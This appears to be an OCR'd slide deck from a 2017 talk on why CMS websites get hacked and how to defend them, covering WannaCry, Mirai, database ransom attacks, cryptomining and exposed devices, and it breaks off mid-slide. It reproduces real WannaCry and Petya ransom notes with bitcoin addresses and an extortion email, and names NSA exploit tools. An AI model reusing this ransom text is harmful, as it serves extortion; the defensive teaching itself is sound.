






Free 5




















Payment will be raised on

5/16/2017 00:47:55

Time Left

02:23:57:37

Your files will be lost on

5/20/2017 00:47:55

Time Left

06:23:57:37

Ooops, your files have been encrypted!

English

What Happened to My Computer?

Your important files are encrypted.

Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?

Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.

You can decrypt some of your files for free. Try now by clicking <Decrypt>.

But if you want to decrypt all your files, you need to pay.

You only have 3 days to submit the payment. After that the price will be doubled.

Also, if you don't pay in 7 days, you won't be able to recover your files forever.

We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?

Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.

Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.

And send the correct amount to the address specified in this window.

After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

About bitcoin

How to buy bitcoins?

Contact Us



Send \$300 worth of bitcoin to this address:

12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw



Check Payment

Decrypt

Ocops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWX

2. Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net. Your personal installation key:

74fZ96-2Nx1Gm-yHQRWr-S8gaN6-8Bs1td-U2DKui-ZZpKJE-kE6sSN-o8tizV-gUeUMa

If you already purchased your key, please enter it below. Key: _



WEB SITE INSECURITY

How your CMS site will get hacked and how to prevent it







GEORGE BOOBYER

Drupal: iAugur

george@blue-bag.com

twitter: iBluebag

WWW.BLUE-BAG.COM

Established in 2000

https://joind.in/talk/8bbea

WEB SECURITY



- ➤ Hackers who are they and what do they do?
- ➤ Cryptocurrency: How to become a bitcoin billionaire
- > Exploits: How not to be a victim
- ➤ Content Security Policy: Defence in the browser in the wild
- ➤ Case Study: How to uncover an exploit



WHY IS THE WEB INSECURE?



- > Security is perceived to be complex or someone else's domain,
- ➤ The web is a playground of the well-meaning/naïve and the ill-disposed or malevolent,
- ➤ Web software / infrastructure is often insecure by default,
- ➤ It is also a place of automated exploitation,
- > Often our goals (budgets) end at site launch,
- ➤ We don't often look after sites once live we check the visible content and cross our fingers it is safe.
- > Security is not hard and any effort will be rewarded



WANNACRY MYTHS & FAKE NEWS



➤ Hit outdated XP PCs



Mostly hit Windows 7

➤ Infected by opening email attachments



➤ Infected by unpatched vulnerable SMB services

➤ Made a lot of money



Yet to cash in

➤ Private individuals



➤ Points to Nation State




DON'T BE A VICTIM





- ➤ Update
- LockdownManage your attack surface
- ➤ Backup
- ➤ Test backups
- ➤ No worse than a disk failure
- ➤ Did I mention? : Test backups





INVEST IN SECURITY



- ➤ What is at risk?:
 - Loss of business / Reputation (you / your client)
 - > Sensitive data / Personal data enumeration
 - SEO ranking / Blacklisting
 - ➤ Ransom
- ➤ Model your costs:
 - ➤ Spend 37% of your expected losses on security Diminishing returns (Gordon–Loeb model)
- ➤ Automate Ansible Immutable Infrastructure



EU GENERAL DATA PROTECTION REGULATION (GDPR)



- ➤ GDPR will be enforced from 25 May 2018
- ➤ UK organisations handling personal data will still need to comply with the GDPR, regardless of Brexit
- ➤ Organisations that breach Regulations can expect fines of up to 4% of annual global turnover or €20 million whichever is greater
 - The definition of personal data is broader,
 - Consent will be necessary for processing children's data
 - Rules for obtaining valid consent have been changed

- Appointment of a data protection officer (DPO) will be mandatory for certain companies
- Mandatory Data protection impact assessments have been introduced
- There are new requirements for data breach notifications

HACKERS - WHO ARE THEY?

- > Defacers
- > SEO Spam content injection
- ➤ Data Breaches
- ➤ Hactivists
- ➤ Recruiters (Botnet orchestration)
- ➤ Ransomware botnets
- ➤ Layer 7 Attacks DDOS
- ➤ Unintentional Application level vulnerabilities



DEFACERS









CONTENT INJECTION - SEO SPAM





CONTENT INJECTION

















WordPress version: 4.7.2

CONTENT INJECTION





Body overwritten with redirect



DATA BREACHES



Linked in



Regular Members Forums V

lite Members Forums V

s v Searc

Quick Links *


SIGN UPI












DATA BREACHES












Ouch. Mark Zuckerberg's social media accounts have been hacked





THE BITCOIN GOLDRUSH

How to become a Bitcoin millionaire

How Miners are exploiting the web

HOW (NOT) TO BECOME A BITCOIN MILLIONAIRE



- ➤ Use exploit like "Eternal Blue"
- Deploy ransomware Pick tools from NSA leak e.g. DOUBLEPULSAR



- Make loads of money 90k GBP! (Too dangerous to cash in)
- Get hunted by all major nation states
- ➤ live in fear for the rest of your miserable existence



itifiers which you use to send bitcoins

Transactions		
No. Transactions	111	
Total Received	17.55523037 BTC	
Final Balance	17.55523037 BTC	đ
Request Payment	Donation Button	

... it wouldn't be just the FBI coming after the attacker, but the NSA, GCHQ, New Zealand's Government Communications Security Bureau, the Australian Signals Directorate, and Canada's Communications Security Establishment.

"That's not a recipe for a peaceful life,"

http://uk.businessinsider.com/wannacry-ransomware-attack-49000-3-bitcoin-wallets-2017-5



HOW (NOT) TO BECOME AN ETHER MILLIONAIRE




coindesk

- ➤ Build a rig
- Mine for Ether
- ➤ Join a mining pool
- ➤ Pay for power
- ➤ Earn very little





http://www.coindesk.com/



An idiots guide to building an ethereum mining rig


http://bit.ly/mining-rig



HOW (NOT) TO BECOME AN ETHER MILLIONAIRE



- ➤ Build a rig
- ➤ Mine for Ether
- ➤ Join a mining pool
- ➤ Pay for power
- ➤ Earn very little



An idiots guide to building an ethereum mining rig

http://bit.ly/mining-rig



MINE USING SOMEONE ELSE'S POWER






Following

Linux Servers Hijacked to Mine Cryptocurrency via SambaCry Vulnerability bleepingcomputer.com/news/security/ ... #SambaCry #EternalRed #EternalMiner



9:32 AM - 10 Jun 2017

Cryptocurrency miner #EternalMiner using #SambaCry #CVE_2017_7494 to infect Linux servers. brand new sample @malwrhunterteam.








LOCATING VULNERABLE SERVERS







BOTNET RECRUITS





ABOUT THE AUTHOR

BLOG ADVERTISING

18 Who is Anna-Senpai, the Mirai Worm Author?

JAN 17

On September 22, 2016, this site was forced offline for nearly four days after it was hit with "Mirai," a malware strain that enslaves poorly secured Internet of Things (IoT) devices like wireless routers and security cameras into a botnet for use in large cyberattacks. Roughly a week after that assault, the individual(s) who launched that attack — using the name "Anna-Senpai" — released the source code for Mirai, spawning dozens of copycat attack armies online.


After months of digging, KrebsOnSecurity is now confident to have uncovered Anna-Senpai's real-life identity, and the identity of at least one co-conspirator who helped to write and modify the malware.



Mirai co-author Anna-Senpai leaked the source code for Mirai on Sept. 30, 2016.

"Investigation of the attack uncovered 49,657 unique IPs which hosted Mirai-infected devices. As previously reported, these were mostly CCTV cameras—a popular choice of DDoS botnet herders. Other victimized devices included DVRs and routers."

https://www.incapsula.com/blog/malware-analysis-mirai-ddos-botnet.html



EXPLOITING THE EXPLOITABLE



Ransomware groups have deleted over 10,000 **MongoDB databases**

Five groups of attackers are competing to delete as many publicly accessible MongoDB databases as possible

By Catalin Cimpanu



Duo Labs / Aug 31, 2016 Over 18,000 Redis **Instances Targeted by** Fake Ransomware

A Hacker Just Pwned Over 150,000 Printers Left Exposed Online

A grey-hat hacker going by the name of Stackoverflowin says he's pwned over 150,000 printers that have been left accessible online.

Speaking to Bleeping Computer, the hacker says he wanted to raise everyone's awareness towards the dangers of leaving printers exposed online without a firewall or other security settings enabled.

After MongoDB attack, ransomware groups hit **exposed Elasticsearch clusters**

Over 600 Elasticsearch instances had their data wiped and replaced with a ransom message





Database Ransom Attacks Have Now Hit MySQL Servers



After the ransacking of MongoDB, ElasticSearch, Hadoop, CouchDB, and Cassandra servers, attackers are now hijacking hundreds of MySQL databases, deleting their content, and leaving a ransom note behind asking for a 0.2 Bitcoin (\$235) payment.

According to breach detection firm GuardiCore, the attacks are happening via brute-force attacks on Internet-exposed MySQL servers, and there's plenty of those laying around since MySQL is one of today's most popular database systems.




February 4, 2017 12:20 PM 2



In the last 24 hours two actors have eradicated 1,614 Elasticsearch implementations and left a ransom note >> goo.gl/0oCqDj

OPEN ACCESS







Webcam




It's a webcam!



OPEN ACCESS







Webcam



JVIV


RFB 003.007 authentication disabled

It's a yacht!



OPEN ACCESS








Webcam



It's a hydroelectric control system!



HACKERS: THEY HAVE IT EASY



- ➤ Insecure Servers & open ports
- ➤ Default settings and passwords
- ➤ Open configuration files
- ➤ Browsable folders
- ➤ Out of date CMS (insecure plugins)

- ➤ SQL Injection
- Phishing / Social Engineering
- ➤ Leverage other breaches / password reuse
- ➤ Search Engines / Exploit databases & resources
- ➤ Botnets / Proxies



OUT OF DATE SOFTWARE



- ➤ Out of date CMS core
- Vulnerable plugins / modules



Security advisories process and permissions policy

Last updated June 14, 2016. Created on May 28, 2009. Edited by David_Rothstein, Pere Orga, dokumori, mlhess. Log in to edit this page.

Which Releases Get Security Advisories?

